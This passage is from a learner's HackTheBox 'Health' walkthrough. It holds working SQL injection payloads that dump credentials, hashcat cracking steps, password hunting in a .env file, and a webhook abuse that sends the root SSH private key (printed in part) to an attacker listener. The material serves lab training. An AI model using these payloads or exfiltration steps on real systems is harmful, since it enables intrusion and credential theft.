25. **Select the password column and salt because that is what we will need to reverse engineer the password.**

```
1. GET /api/v1/users/search?q='')/**/union/**/all/**/select/**/1,2,
(select/**/passwd/**/from/**/user),4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27--/**/-
HTTP/1.1
2.      "username":
"6711526de508f62dca8b241ae8a8f90fafd6918a8327c9268bc3d12c11343466459d4250cf3f2b7a577a3a41ced20b392176",
      "avatar": "//1.gravatar.com/avatar/15"
3. See concatenation of email:salt:passwd below
4.      "username":
"root@root.com:JtDmzdIE8l:6711526de508f62dca8b241ae8a8f90fafd6918a8327c9268bc3d12c11343466459d4250cf3f2b7a577a3a4
1ced20b392176",
      "avatar": "//1.gravatar.com/avatar/15"
    }
  ],
  "ok": true
```

26. **String concatenation via Union Select using `/**

```
1. GET /api/v1/users/search?q='')/**/union/**/all/**/select/**/1,2,
(select/**/email||':'||salt||':'||passwd/**/from/**/user),4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,2
4,25,26,27--/**/- HTTP/1.1
2.      "username":
"root@root.com:JtDmzdIE8l:6711526de508f62dca8b241ae8a8f90fafd6918a8327c9268bc3d12c11343466459d4250cf3f2b7a577a3a4
1ced20b392176",
      "avatar": "//1.gravatar.com/avatar/15"
    }
  ],
  "ok": true
```

Time Stamp 02:20:00

27. **Savitar goes over a bunch of crap. He looks up the mode for the salt so he can crack the password.**

```
1. hashcat --example-hashes | grep -i "pbkdf" | grep 256
2. hashcat --example-hashes | grep -i ": PBKDF2-HMAC-SHA256" -C 10
  Example.Hash.........:
48e61d68e93027fae35d405ed16cd01b6f1ae66267833b4a7aa1759e45bab9bba652da2e4c07c155a3d8cf1d81f3a7e8
  Example.Pass.........: hashcat
  Benchmark.Mask......: ?b?b?b?b?b?b?b?b
  Autodetect.Enabled..: Yes
  Self.Test.Enabled...: Yes
  Potfile.Enabled.....: Yes
  Custom.Plugin.......: No
  Plaintext.Encoding..: ASCII, HEX

Hash mode #10900
  Name................: PBKDF2-HMAC-SHA256
  Category............: Generic KDF
  Slow.Hash...........: Yes
  Password.Len.Min....: 0
  Password.Len.Max....: 256
  Salt.Type...........: Embedded
  Salt.Len.Min........: 0
  Salt.Len.Max........: 256
  Kernel.Type(s).......: pure
  Example.Hash.Format.: plain
```

```
  Example.Hash........: sha256:1000:NjI3MDM3:vVfavLQL9ZWjg8BUMq6/FB8FtpkIGWYk
3. Hash mode #10900
```

28. **The reverse engineering on the salted password is getting complicated. I am done for today. Recommend starting over again from `02:09:00` to `02:30:00`**

Left Off `02:30:03`

29. **Starting over at time stamp `02:09:00`.**

```
1. ./gogs web
2. Because I was already registered all I had to do was log back in.
3. username: shadow42
4. password: angelique123456
5. Then paste the payload behind http://localhost:3000
6. http://localhost:3000/api/v1/repos/search?
q=%27)%09UNION%09SELECT%09*%09FROM%09(SELECT%09null)%09AS%09a1%09%09JOIN%09(SELECT%091)%09as%09u%09JOIN%09(SELECT
%09user())%09AS%09b1%09JOIN%09(SELECT%09user())%09AS%09b2%09JOIN%09(SELECT%09null)%09as%09a3%09%09JOIN%09(SELECT%
09null)%09as%09a4%09%09JOIN%09(SELECT%09null)%09as%09a5%09%09JOIN%09(SELECT%09null)%09as%09a6%09%09JOIN%09(SELECT
%09null)%09as%09a7%09%09JOIN%09(SELECT%09null)%09as%09a8%09%09JOIN%09(SELECT%09null)%09as%09a9%09JOIN%09(SELECT%0
9null)%09as%09a10%09JOIN%09(SELECT%09null)%09as%09a11%09JOIN%09(SELECT%09null)%09as%09a12%09JOIN%09(SELECT%09null
)%09as%09a13%09%09JOIN%09(SELECT%09null)%09as%09a14%09%09JOIN%09(SELECT%09null)%09as%09a15%09%09JOIN%09(SELECT%09
null)%09as%09a16%09%09JOIN%09(SELECT%09null)%09as%09a17%09%09JOIN%09(SELECT%09null)%09as%09a18%09%09JOIN%09(SELEC
T%09null)%09as%09a19%09%09JOIN%09(SELECT%09null)%09as%09a20%09%09JOIN%09(SELECT%09null)%09as%09a21%09%09JOIN%09(S
ELECT%09null)%09as%09a22%09where%09(%27%25%27=%27
7. We get in
8. At time stamp 02:14:00 he logs into burp as root
9. This is where savitar captures localhost:3000/api<snip>
10. That is the vulnerable database we are doing sql injections on.
11. So capture it in Burpsuite and send to repeater
12. Now I will pick up on the last SQL injection I left off from. Which was this one on number 13.
13. GET /api/v1/users/search?q=')/**/union/**/all/**/select/**/1,2,
(select/**/passwd/**/from/**/user),4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27--/**/-
HTTP/1.1'
14. SUCCESS!
15. I am back at the time stamp 02:30:00 point
```

Crafting a crackable hash

- *#pwn_crafting_a_crackable_hash*

Comparing Hashes to create a working hash for cracking

30. **Comparing the hash from `Hashcat-examples` and the hash we get back from the command above, we can see they are different. We need to format the hash to hashcat requirements so we can crack it.**

```
1. Here is the format given to us in the burpsuite response
2.
"username":"root@root.com:JtDmzdIE8l:6711526de508f62dca8b241ae8a8f90fafd6918a8327c9268bc3d12c11343466459d4250cf3f
2b7a577a3a41ced20b392176"
3. Here is the format it needs to be in. In order to crack with hashcat.
4. hashcat --example-hashes | grep -i ": PBKDF2-HMAC-SHA256" -C 10
sha256:1000:NjI3MDM3:vVfavLQL9ZWjg8BUMq6/FB8FtpkIGWYk
5. Here is what the final hash needs to look like by following the syntax of hashcat-examples.
6. sha256:10000:SnREbXpkSUU4bA==:ZxFSbeUI9i3KiyQa6Kj5D6/WkYqDJ8kmi8PRLBE0NGZFnUJQzz8reld6OkHO0gs5IXY=
```

Response

Pretty Raw Hex Render

```
1 HTTP/1.1 200 OK
2 Content-Type: application/json; charset=UTF-8
3 Date: Thu, 11 Jan 2024 01:24:39 GMT
4 Content-Length: 379
5 Connection: close
6
7 {
    "data":[
      {
        "username":"root",
        "avatar":"//1.gravatar.com/avatar/7f08d8c2a996003767fbe0cb09d89589"
      },
      {
        "username":"shadow42",
        "avatar":"//1.gravatar.com/avatar/b642b4217b34b1e8d3bd915fc65c4452"
      },
      {
        "username":
        "root@root.com:JtDmzdIE8l:6711526de508f62dca8b241ae8a8f90fafd6918a8327c9268bc3d12c1134346
        459d4250cf3f2b7a577a3a41ced20b392176",
        "avatar":"//1.gravatar.com/avatar/15"
      }
    ],
    "ok":true
```

Convert Hexadecimal to Base64

- *#pwn_convert_Hexadecimal_to_Base64_encoded_string*

31. **So this part of the hash. We will need to convert to base64. It is currently in hexadecimal format**

```
1. The last part of the hash
2. ▷ echo -n
"6711526de508f62dca8b241ae8a8f90fafd6918a8327c9268bc3d12c11343466459d4250cf3f2b7a577a3a41ced20b392176" | xxd -ps
-r | base64
ZxFSbeUI9i3KiyQa6Kj5D6/WkYqDJ8kmi8PRLBE0NGZFnUJQzz8reld6OkHO0gs5IXY=
```

XXD flags

- *#pwn_xxd_flags_ps_and_r*

32. **I looked up what the `-ps` and `-r` flags are doing in xxd command**

```
1. ▷ man xxd | grep -i -C 5 "\-ps"
-p | -ps | -postscript | -plain
              Output in PostScript continuous hex dump style. Also known as plain hex dump style.

-r | -revert
              Reverse operation: convert (or patch) hex dump into binary.  If not writing to stdout, xxd writes
into its output file without truncating it. Use the combination -r -p to read plain hexadecimal dumps without
line number information and without a particular column layout. Additional whitespace and  line  breaks
```

33. **Continuing on with crafting a working hash so we can crack it with Hashcat.**

```
1. Now the salt also needs to be in base64. It seems
2. This is the salt : JtDmzdIE8l
3. ▷ echo -n "JtDmzdIE8l" | base64
SnREbXpkSUU4bA==
4. Always use the -n. If not it will be wrong. If you remove the -n you can see that the hash is different.
5. ▷ echo "JtDmzdIE8l" | base64
SnREbXpkSUU4bAo=
6. See completely different hash
```

34. **Cracking the hash on a *BlackArch* system with *Hashcat***

```
1. I store the hash in a file and call it correct.hash
2. sha256:10000:SnREbXpkSUU4bA==:ZxFSbeUI9i3KiyQa6Kj5D6/WkYqDJ8kmi8PRLBE0NGZFnUJQzz8reld6OkHO0gs5IXY=
```

35. ***Success*, cracked the hash**

```
1. ~/hackthebox/servmon ▷ sudo pacman -S pocl
resolving dependencies...
looking for conflicting packages...

Packages (3) clang-16.0.6-1  compiler-rt-16.0.6-2  pocl-4.0-2
```

```
Total Download Size:    53,32 MiB
Total Installed Size:  319,08 MiB

2. ~/hackthebox/servmon ▷ hashcat ../health/correct.hash passwdlst.txt
hashcat (v6.2.6) starting in autodetect mode

OpenCL API (OpenCL 3.0 PoCL 4.0  Linux, Release, RELOC, SPIR, LLVM 16.0.6, SLEEF, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]
============================================================================================
* Device #1: cpu-AMD Ryzen 5 3500U with Radeon Vega Mobile Gfx, 7910/15884 MB (2048 MB allocatable), 8MCU

Hash-mode was not specified with -m. Attempting to auto-detect hash mode.
The following mode was auto-detected as the only one matching your input hash:

10900 | PBKDF2-HMAC-SHA256 | Generic KDF

NOTE: Auto-detect is best effort. The correct hash-mode is NOT guaranteed!
Do NOT report auto-detect issues unless you are certain of the hash type.

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Optimizers applied:
* Zero-Byte
* Single-Hash
* Single-Salt
* Slow-Hash-SIMD-LOOP

Watchdog: Temperature abort trigger set to 90c

Host memory required for this attack: 2 MB

Dictionary cache built:
* Filename..: passwdlst.txt
* Passwords.: 14344391
* Bytes.....: 139921497
* Keyspace..: 14344384
* Runtime...: 1 sec

sha256:10000:SnREbXpkSUU4bA==:ZxFSbeUI9i3KiyQa6Kj5D6/WkYqDJ8kmi8PRLBE0NGZFnUJQzz8reld6OkHO0gs5IXY=:angelique

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 10900 (PBKDF2-HMAC-SHA256)
Hash.Target......: sha256:10000:SnREbXpkSUU4bA==:ZxFSbeUI9i3KiyQa6Kj5D...s5IXY=
Time.Started.....: Thu Jan 11 03:03:34 2024 (3 secs)
Time.Estimated...: Thu Jan 11 03:03:37 2024 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (passwdlst.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:     1246 H/s (8.41ms) @ Accel:256 Loops:64 Thr:1 Vec:8
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 4096/14344384 (0.03%)
Rejected.........: 0/4096 (0.00%)
Restore.Point....: 2048/14344384 (0.01percent)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:9984-9999
Candidate.Engine.: Device Generator
Candidates.#1....: slimshady -> oooooo
Hardware.Mon.#1..: Temp: 79c Util: 96%

Started: Thu Jan 11 03:02:42 2024
Stopped: Thu Jan 11 03:03:39 2024
2. ~/hackthebox/servmon ▷ hashcat ../health/correct.hash --show
Hash-mode was not specified with -m. Attempting to auto-detect hash mode.
The following mode was auto-detected as the only one matching your input hash:

10900 | PBKDF2-HMAC-SHA256 | Generic KDF

NOTE: Auto-detect is best effort. The correct hash-mode is NOT guaranteed!
Do NOT report auto-detect issues unless you are certain of the hash type.

sha256:10000:SnREbXpkSUU4bA==:ZxFSbeUI9i3KiyQa6Kj5D6/WkYqDJ8kmi8PRLBE0NGZFnUJQzz8reld6OkHO0gs5IXY=:angelique
3. the password is 'angelique'
```

Time Stamp `02:35:08`

36. **Create a payload with our sql injection**

```
1. ▷ jbat index.php
<?php
    header("Location: http://127.0.0.1:3000/api/v1/users/search?q=')/**/union/**/all/**/select/**/1,2,
(select/**/passwd/**/from/**/user),4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27--/**/-");
?>
2. Do another php server
3. sudo php -S 0.0.0.0:80
4. We catch the index.php netcat on port 13377
5. ▷ nc -nlvp 13377
Listening on 0.0.0.0 13377
Connection received on 10.10.11.176 49630
POST / HTTP/1.1
Host: 10.10.14.3:13377
Accept: */*
Content-type: application/json
Content-Length: 930
6. ▷ cat tmp3 | sed 's/,/\r\n/g'
7. ▷ cat tmp3 | jq .
8. Both ways work to parse this json data
9. ▷ cat tmp3 | jq .body -r | jq
{
  "data": [
    {
      "username": "susanne",
      "avatar": "//1.gravatar.com/avatar/c11d48f16f254e918744183ef7b89fce"
    },
    {
      "username":
"66c074645545781f1064fb7fd1177453db8f0ca2ce58a9d81c04be2e6d3ba2a0d6c032f0fd4ef83f48d74349ec196f4efe37",
      "avatar": "//1.gravatar.com/avatar/15"
    }
  ],
  "ok": true
}
10. I do not know why but I just got back the username 'susanne'. I did not get back the hash.
11. Nevermind I did have it correct. The hash is in hexadecimal form.
12. ▷ echo -n
"66c074645545781f1064fb7fd1177453db8f0ca2ce58a9d81c04be2e6d3ba2a0d6c032f0fd4ef83f48d74349ec196f4efe37" | xxd -ps
-r | base64
ZsB0ZFVFeB8QZPt/0Rd0U9uPDKLOWKnYHAS+Lm07oqDWwDLw/U74P0jXQ0nsGW9O/jc=
13. Create the hash
14. sha256:10000:SnREbXpkSUU4bA==:ZxFSbeUI9i3KiyQa6Kj5D6/WkYqDJ8kmi8PRLBE0NGZFnUJQzz8reld6OkHO0gs5IXY=
15. Just need to replace the hash portion salt stays the same. "I think."
16. sha256:10000:SnREbXpkSUU4bA==:ZsB0ZFVFeB8QZPt/0Rd0U9uPDKLOWKnYHAS+Lm07oqDWwDLw/U74P0jXQ0nsGW9O/jc=
17. Well something went wrong. I do not know what I did wrong but oh well. Here are the credentials for susanne.
18. susanne:february15
```

User Flag

Got SSH Shell as Susanne

37. **ssh as susanne**

```
1. health ▷ ssh susanne@10.10.11.176
2. susanne@health:~$ whoami
susanne
3. sshpass -p 'february15' ssh susanne@10.10.11.176
4. sshpass does not work too well for me.
5. susanne@health:~$ ls
user.txt
susanne@health:~$ cat user.txt
8f46382a46fc3e03f8d238d05eff5399
```

- *#pwn_SUID_enumeration_on_target_Linux_machine_HTB_Health*
- *#pwn_enumeration_for_Linux_machines_find_config*
- *#pwn_find_config_files_HTB_Health_XARGS*
- *#pwn_find_config_files_enumeration_password_hunting_LINUX*
- *#pwn_LINUX_password_hunting_HTB_Health*
- *#pwn_password_hunting_Linux_HTB_Health*

```
find \-name *config* 2>/dev/null | xargs ls -l
```

38. ***Enumerate* the box as Susanne with ssh shell**

```
1. susanne@health:~$ export TERM=xterm
2. susanne@health:~$ sudo -l
[sudo] password for susanne:
Sorry, user susanne may not run sudo on health.
3. susanne@health:~$ lsb_release -a
No LSB modules are available.
Distributor ID: Ubuntu
Description:    Ubuntu 18.04.6 LTS
Release:        18.04
Codename:       bionic
4. Our search on launchpad with the OpenSSH version was correct it was Ubuntu bionic
5. Lets search for SUIDs on this box
6. susanne@health:~$ find / -perm -4000 -ls 2>/dev/null
   131208     28 -rwsr-xr-x   1 root     root        26696 Sep 16  2020 /bin/umount
   131158     44 -rwsr-xr-x   1 root     root        43088 Sep 16  2020<snip>
7. At least we are not in a container
8. susanne@health:~$ hostname -I
10.10.11.176 dead:beef::250:56ff:feb9:e05b
9. susanne@health:~$ which getcap
/sbin/getcap
susanne@health:~$ getcap -r / 2>/dev/null
/usr/bin/mtr-packet = cap_net_raw+ep
10. susanne@health:~$ ss -nltp
Local
127.0.0.1:3306
127.0.0.53%lo:53
0.0.0.0:22
*:80
[::]:22
*:3000
11. 31337, sick enumeration command for use on linux machines.
12. susanne@health:~$ find \-name *config* 2>/dev/null
./.config
susanne@health:~$ cd /var/www/html
susanne@health:/var/www/html$ find \-name *config* 2>/dev/null
./config
./.git/config
./node_modules/webpack/lib/config
./node_modules/css-tree/lib/syntax/config
./node_modules/@babel/core/src/config
./node_modules/@babel/core/lib/config
./vendor/laravel/sanctum/config
./vendor/laravel/tinker/config
./vendor/facade/ignition/config
./vendor/fruitcake/laravel-cors/config
./vendor/league/config
13. To show the details we can pipe it to xargs ls -l
14. find \-name *config* 2>/dev/null | xargs ls -l
15. susanne@health:/var/www/html$ ls -lahr
-rw-r--r--    1 www-data www-data  978 May 17  2022 .env
16. susanne@health:/var/www/html$ cat .env | grep -i -C 4 "pass"
DB_HOST=127.0.0.1
DB_PORT=3306
DB_DATABASE=laravel
DB_USERNAME=laravel
DB_PASSWORD=MYsql_strongestpass@2014+
17. SUCCESS, we find a credential
18. laravel:MYsql_strongestpass@2014+
```

MySQL enumeration

39. **Lets connect to the *MySQL* server on the box we are *SSHd* into as *laravel***

```
1. susanne@health:/var/www/html$ mysql -u laravel -p
Enter password:MYsql_strongestpass@2014+
2. mysql> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| laravel            |
+--------------------+
2 rows in set (0.00 sec)
3. mysql> use laravel
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
```

```
4. mysql> show tables;
+------------------------+
| Tables_in_laravel      |
+------------------------+
| failed_jobs            |
| migrations             |
| password_resets        |
| personal_access_tokens |
| tasks                  |
| users                  |
+------------------------+
6 rows in set (0.00 sec)
5. mysql> select * from users;
Empty set (0.00 sec)
6. mysql> select * from password_resets;
7. mysql> select * from personal_access_tokens;
8. mysql> select * from failed_jobs;
9. mysql> select * from tasks;
Empty set (0.00 sec)
10. FAIL, empty
```

40. **Well at least we have another credential**

```
1. laravel:MYsql_strongestpass@2014+
2. $ su root
3. FAIL not the root password
```

41. **More enumerating on the box as susanne via ssh**

```
1. susanne@health:/var/www/html$ ps -eo user,command
USER     COMMAND
root     /sbin/init maybe-ubiquity
root     [kthreadd]
root     [kworker/0:0H]<snip>
```

CD `/tmp` and create `procmon.sh`


42. **Something, i have no idea what Savitar is doing**

```
1. susanne@health:/tmp$ cat procmon.sh
#!/bin/bash

function ctrl_c(){
    echo -e "\n\n${redColour}[+] Exiting the function...${endColour}\n"
    exit 1
}

# Ctrl+C
trap ctrl_c SIGINT

# Global Variables

# Colors
greenColour="\e[0;32m\033[1m"
endColour="\033[0m\e[0m"
redColour="\e[0;31m\033[1m"
blueColour="\e[0;34m\033[1m"
yellowColour="\e[0;33m\033[1m"
purpleColour="\e[0;35m\033[1m"
turquoiseColour="\e[0;36m\033[1m"
grayColour="\e[0;37m\033[1m"

old_process=$(ps -eo user,command)
echo -e "${yellowColour}You Are the fuking man${endColour}"
sleep 5
echo
echo
while true; do
        new_process=$(ps -eo user,command)
        diff <(echo "$old_process") <(echo "$new_process")| grep "[\>\<]" | grep -vE "procomon|command|kworker"
        old_process=$new_process
done

2. susanne@health:/tmp$ chmod +x procmon.sh
3. susanne@health:/tmp$ ./procmon.sh
You Are the fuking man
```

```
> root     /usr/sbin/CRON -f
> root     /usr/sbin/CRON -f
> root     /bin/bash -c sleep 5 && /root/meta/clean.sh
> root     /bin/bash -c cd /var/www/html && php artisan schedule:run >> /dev/null 2>&1
> root     sleep 5
> root     php artisan schedule:run
< root     /usr/sbin/CRON -f
< root     /bin/bash -c cd /var/www/html && php artisan schedule:run >> /dev/null 2>&1
< root     php artisan schedule:run
< root     /bin/bash -c sleep 5 && /root/meta/clean.sh
< root     sleep 5
> root     /bin/bash /root/meta/clean.sh
> root     mysql laravel --execute TRUNCATE tasks
< root     /usr/sbin/CRON -f
< root     /bin/bash /root/meta/clean.sh
< root     mysql laravel --execute TRUNCATE tasks
^C

[+] Exiting the function...
4. This seems interesting...
> root     php artisan schedule:run
```

43. **Savitar wants to check out `artisan` file in `/var/www/html`**

```
1. susanne@health:/tmp$ cd /var/www/html
2. susanne@health:/var/www/html$ ls
app       bootstrap       composer.lock  database       package.json  public      resources  server.php  tests
webpack.mix.js
artisan   composer.json   config         node_modules   phpunit.xml   README.md   routes     storage     vendor
3. susanne@health:/var/www/html$ ls -la artisan
-rwxr-xr-x 1 www-data www-data 1686 May 17  2022 artisan
4. cd /app
5. susanne@health:/var/www/html/app$ grep -r -i "schedule"
Console/Kernel.php:use Illuminate\Console\Scheduling\Schedule;
Console/Kernel.php:    protected function schedule(Schedule $schedule)
Console/Kernel.php:    $schedule->call(function () use ($task) {
6. susanne@health:/var/www/html/app$ cd Console
7. susanne@health:/var/www/html/app/Console$ cat Kernel.php | less -S
```



File inclusion attempt & `MySQL injection?`

44. **Time Stamp: `02:59:25`. I am still in a ssh shell as susanne. He seems to be all over the place and this is just a medium box. He is kind of going over board. He goes back the the `MySQL DB`.**

```
1. 'laravel:MYsql_strongestpass@2014+'
2. susanne@health:~$ mysql -u laravel -p
3. Savitar wants to see if when he clicks test in the above image scenaria. Using file://etc/passwd if something
is created in the the table in the MySQL database.
4. mysql> use laravel
5. mysql> show tables;
6. mysql> describe tasks;
+--------------+--------------+------+-----+---------+-------+
| Field        | Type         | Null | Key | Default | Extra |
+--------------+--------------+------+-----+---------+-------+
```

```
| id           | char(36)     | NO   | PRI | NULL    |       |
| webhookUrl   | varchar(255) | NO   |     | NULL    |       |
| onlyError    | tinyint(1)   | NO   |     | NULL    |       |
| monitoredUrl | varchar(255) | NO   |     | NULL    |       |
| frequency    | varchar(255) | NO   |     | NULL    |       |
| created_at   | timestamp    | YES  |     | NULL    |       |
| updated_at   | timestamp    | YES  |     | NULL    |       |
+--------------+--------------+------+-----+---------+-------+
7 rows in set (0.00 sec)

mysql> select * from tasks;
Empty set (0.00 sec
7. FAIL
8. The host given in the monitoredUrl field is not allowed
```

45. **The trick is click create and not Test**

```
1. http://10.10.11.176
2. Input the following into the fields
3. http://10.10.14.3:13377
4. http://10.10.14.3
5. * * * * *
6. Always
```

Webhook creates annotates database.

46. **Now run tasks command again**

```
1.mysql> select * from tasks;
+--------------------------------------+-------------------------+-----------+-------------------+-----------+---
------------------+----------------------+
| id                                   | webhookUrl              | onlyError | monitoredUrl      | frequency |
created_at          | updated_at           |
+--------------------------------------+-------------------------+-----------+-------------------+-----------+---
------------------+----------------------+
| acc37fde-6b18-4a1f-bcb1-e32afa69f5cc | http://10.10.14.3:31337 |         0 | http://10.10.14.3 | * * * * * |
2024-01-11 10:33:29 | 2024-01-11 10:33:29 |
+--------------------------------------+-------------------------+-----------+-------------------+-----------+---
------------------+----------------------+ one row in set (0.00 sec)
2. SUCCESS
3. You have to run the 'select * from task;' if not it will get deleted right away.
4. mysql> select * from tasks\G; <<< human readable method
5. I have no idea WTF he is doing.
6. mysql> update tasks set monitoredUrl = 'file:///root/.ssh/id_rsa'
7. mysql> update tasks set monitoredUrl = 'file:///root/.ssh/id_rsa';
Query OK, 1 row affected (0.00 sec)
Rows matched: 1  Changed: 1  Warnings: 0
8. The file:///root.ssh/id_rsa command is critical. It is writing to the table to include that file in the
webhook.
9. SUCCESS, we get the root id_rsa back
10. ▷ cat tmp_ssh | jq .
```

```
{
  "webhookUrl": "http://10.10.14.3:31337",
  "monitoredUrl": "file:///root/.ssh/id_rsa",
  "health": "up",
  "body": "-----BEGIN RSA PRIVATE KEY-----
\nMIIEowIBAAKCAQEAwddD+eMlmkBmuU77LB0LfuVNJMam9/jG5NPqc2TfW4Nlj9gE\nKScDJTrF0vXYnIy4yUwM4/2M31zkuVI007ukvWVRFhRYj
woEPJQUjY2s6B0ykCzq\nIMFxjreovi1DatoMASTI9Dlm85mdL+rBIjJwfp+Via7ZgoxGaFr0pr8xnNePuHH/\nKuigjMqEn0k6C3EoiBGmEerr1B
NKDBHNvdL/XP1hN4B7egzjcV8Rphj6XRE3bhgH\n7so4Xp3Nbro7H7IwIkTvhgy61bSUIWrTdqKP3KPKxua+TqUqyWGNksmK7bYvzhh8\nW6KAhfn
HTO+ppIVqzmam4qbsfisDjJgs6ZwHiQIDAQABAoIBAEQ8IOOwQCZikUae\nNPC8cLWExnkxrMkRvAIFTzy7v5yZToEqS5yo7QSIAedXP58sMkg6Cz
eeo55lNua9\nt3bpUP6S0c5x7xK7Ne6VOf7yZnF3BbuW8/v/3Jeesznu+RJ+G0ezyUGfi0wpQRoD\nC2WcV9lbF+rVsB+yfX5ytjiUiURqR8G8wRY
I/GpGyaCnyHmb6gLQg6Kj+xnxw6Dl\nhnqFXpOWB771WnW9yH7/IU9Z41t5tMXtYwj0pscZ5+XzzhgXw1y1x/LUyan++D+8\nefiWCNS3yeM1ehMg
GW9SFE+VMVDPM6CIJXNx1YPoQBRYYT0lwqOD1UkiFwDbOVB2\n1bLlZQECgYEA9iT13rdKQ/zMO6wuqWWB2GiQ47EqpvG8Ejm0qhcJivJbZCxV2kA
j\nnVhtw6NRFZ1Gfu21kPTCUTK34iX/p/doSsAzWRJFqqwrf36LS56OaSoeYgSFhjn3\nsqW7LTBXGuy0vvyeiKVJsNVNhNOcTKM5LY5NJ2+mOary
B2Y3aUaSKdECgYEAyZou\nfEG0e7rm3z++bZE5YFaaaOdhSNXbwuZkP4DtQzm78Jq5ErBD+a1af2hpuCt7+d1q\n0ipOCXDSsEYL9Q2i1KqPxYopm
JNvWxeaHPiuPvJA5Ea5wZV8WWhuspH3657nx8ZQ\nzkbVWX3JRDh4vdFOBGB/ImdyamXURQ72Xhr7ODkCgYAOYn6T83Y9nup4mkln0OzT\nrti41c
O+WeY50nGCdzIxkpRQuF6UEKeELITNqB+2+agDBvVTcVph0Gr6pmnYcRcB\nN1ZI4E59+O3Z15VgZ/W+o51+8PC0tXKKWDEmJOsSQb8WYkEJj09NL
EoJdyxtNiTD\nSsurgFTgjeLzF8ApQNyN4QKBgGBO854QlXP2WYyVGxekpNBNDv7GakctQwrcnU9o\n++99iTbr8zXmVtLT6cOr0bVVsKgxCnLUGu
uPplbnX5b1qLAHux8XXb+xzySpJcpp\nUnRnrnBfCSZdj0X3CcrsyI8bHoblSn0AgbN6z8dzYtrrPmYA4ztAR/xkIP/Mog1a\nvmChAoGBAKcW+e5
